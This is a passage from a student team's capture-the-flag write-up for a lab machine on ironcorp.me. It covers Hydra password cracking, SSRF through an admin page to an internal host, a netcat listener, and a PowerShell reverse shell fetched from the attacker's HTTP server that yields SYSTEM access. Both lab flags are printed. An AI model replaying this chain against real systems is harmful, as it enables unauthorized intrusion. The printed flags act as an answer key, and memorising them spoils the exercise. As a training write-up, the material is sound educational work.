Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```

```
root@ip-10-10-159-63:~#
File Edit View Search Terminal Help
root@ip-10-10-159-63:~# nc -lvpn 4242
Listening on [0.0.0.0] (family 0, port 4242)
```

Use the Burp Suite repeater to send the below command to server

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' tab is active, displaying a GET request to the URL `http://internal.ironcorp.me:11025/name.php?name=Equinox`. The request is numbered 1. The response tab is visible at the top. Below the request, there are tabs for 'Pretty', 'Raw', 'Hex', and other options. The request body contains a large amount of encoded data. The status bar at the bottom right indicates "0 matches".

We execute and manage to get our shell.

```
root@ip-10-10-159-63:~# python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.161.201 - - [03/Aug/2022 13:10:15] "GET /shell2.ps1 HTTP/1.1" 200 -
10.10.161.201 - - [03/Aug/2022 13:11:47] "GET /shell2.ps1 HTTP/1.1" 200 -
```

```
root@ip-10-10-159-63:~#
File Edit View Search Terminal Help
root@ip-10-10-159-63:~# nc -lvpn 4242
Listening on [0.0.0.0] (family 0, port 4242)
Connection from 10.10.161.201 50049 received!

PS E:\xampp\htdocs\internal> whoami
nt authority\system
PS E:\xampp\htdocs\internal>
```

We have found our user flag, which is **thm{09b408056a13fc222f33e6e4cf599f8c}**

```
root@ip-10-10-159-63: ~
File Edit View Search Terminal Help
d-r--- 4/12/2020 1:27 AM Favorites
d-r--- 4/12/2020 1:27 AM Links
d-r--- 4/12/2020 1:27 AM Music
d-r--- 4/12/2020 1:27 AM Pictures
d-r--- 4/12/2020 1:27 AM Saved Games
d-r--- 4/12/2020 1:27 AM Searches
d-r--- 4/12/2020 1:27 AM Videos

PS C:\users\administrator> cd desktop
PS C:\users\administrator\Desktop> dir

Directory: C:\users\administrator\Desktop

Mode                LastWriteTime         Length Name
----                -----          ----- 
-a---- 3/28/2020 12:39 PM            37 user.txt

PS C:\users\administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\users\administrator\Desktop>
```

We cannot access the SuperAdmin directory, as the permission is denied.

```
Path
-----
C:\users\SuperAdmin

PS C:\users\SuperAdmin> get-acl

Directory: C:\users

Path        Owner           Access
----        ----           -----
SuperAdmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny FullControl...
SuperAdmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Allow FullControl...

PS C:\users\SuperAdmin>
```

We guess the file is in the Desktop folder too, so we use the “type” function command to display the contents of the text file. Luckily, our guessing is right, we finally got our root flag, which is **thm{a1f936a086b367761cc4e7dd6cd2e2bd}**

```
PS C:\users\SuperAdmin> Get-ChildItem -Force
PS C:\users\SuperAdmin> cd ..
PS C:\users> type c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users>
```

Thought process/methodology

Based on the instructions, we first edit the config file in nano /etc/hosts then run a nmap scanning. We saw that two ports 8080 and 11025 that run on http web service are open. Hence, we tried to access the site but not much information was found. To see any further information, we deduced that we should use the dig command and found two subdomains that are running internally, admin.ironcorp.me and internal.ironcorp.me. We then accessed the site by typing the site in the url but both pages could not be loaded. After some thoughts, we realized that both files run locally with the ip 127.0.0.1. Hence, we realized that in order to run it, we first have to add both addresses in /etc/hosts. We proceeded with it and managed to access admin.ironcorp.me, which requires the credentials to log in. However, internal.ironcorp.me is forbidden and is not accessible. We do not know the login credentials for the admin page. Hence, we did some research and found that we can use Hydra to perform password cracking. We tested it on our kali machine with the hydra command, -L to look for usernames and -P to look for passwords. At first, we used the file rockyou.txt for the username and password but the matching took too long. Hence, we decided to use another wordlist file, we use namelist.txt for the username and fasttrack.txt for the password, which both can be found in our kali machine. Thankfully, we managed to obtain the username and password after a few minutes then proceeded to log in with the credentials. Once we are logged in, we see that we can submit a query and deduce that we should test it with a random input. We tried inputting 'abc' and submitted the query, which turned out that our input is then printed out in a parameter. Hence, with this info, we deduced that we can perform a ssrf attack by injecting ssrf payloads. Since we know that internal.ironcorp.me could not be accessed, we tried to access it by inserting the url in the parameter. Next, burp the admin.ironcorp.me:11025/?r=<http://internal.ironcorp.me:11025/name.php?name=Equinox>, we will get an intercept. We sent it to the repeater and modified the command. Google a powershell reverse shell command and paste it in a new create reverse shell script with the extension of .ps1 . Then we set up a python http.server and netcat listener. Pasting the encoded command and reverse shell script in the burp suite repeater, we send the powershell one liner and we manage to get the reverse shell on the netcat listener that we set up earlier. We look for the directory to find the user.txt flag. It is in the C:\users\administrator\Desktop . For the root flag, we guess it is in the SuperAdmin directory but we have no permission to access. Luckily, the "type" command works here, we manage to get the content of the root.txt file in the SuperAdmin directory.

Contributions

ID	Name	Contribution	Signatures
1211101775	Lam Yuet Xin	Find user & root flag, writeup	
1211101749	Teoh Xin Pei	Find user & root flag, writeup	
1211101398	Poh Ern Qi	Find user & root flag, writeup	
1211101800	Tan Jia Jin	Find user & root flag, writeup	

Video link: <https://youtu.be/j2E8W1u6nHg>

[Pentest-2-TL7L-DASH](#)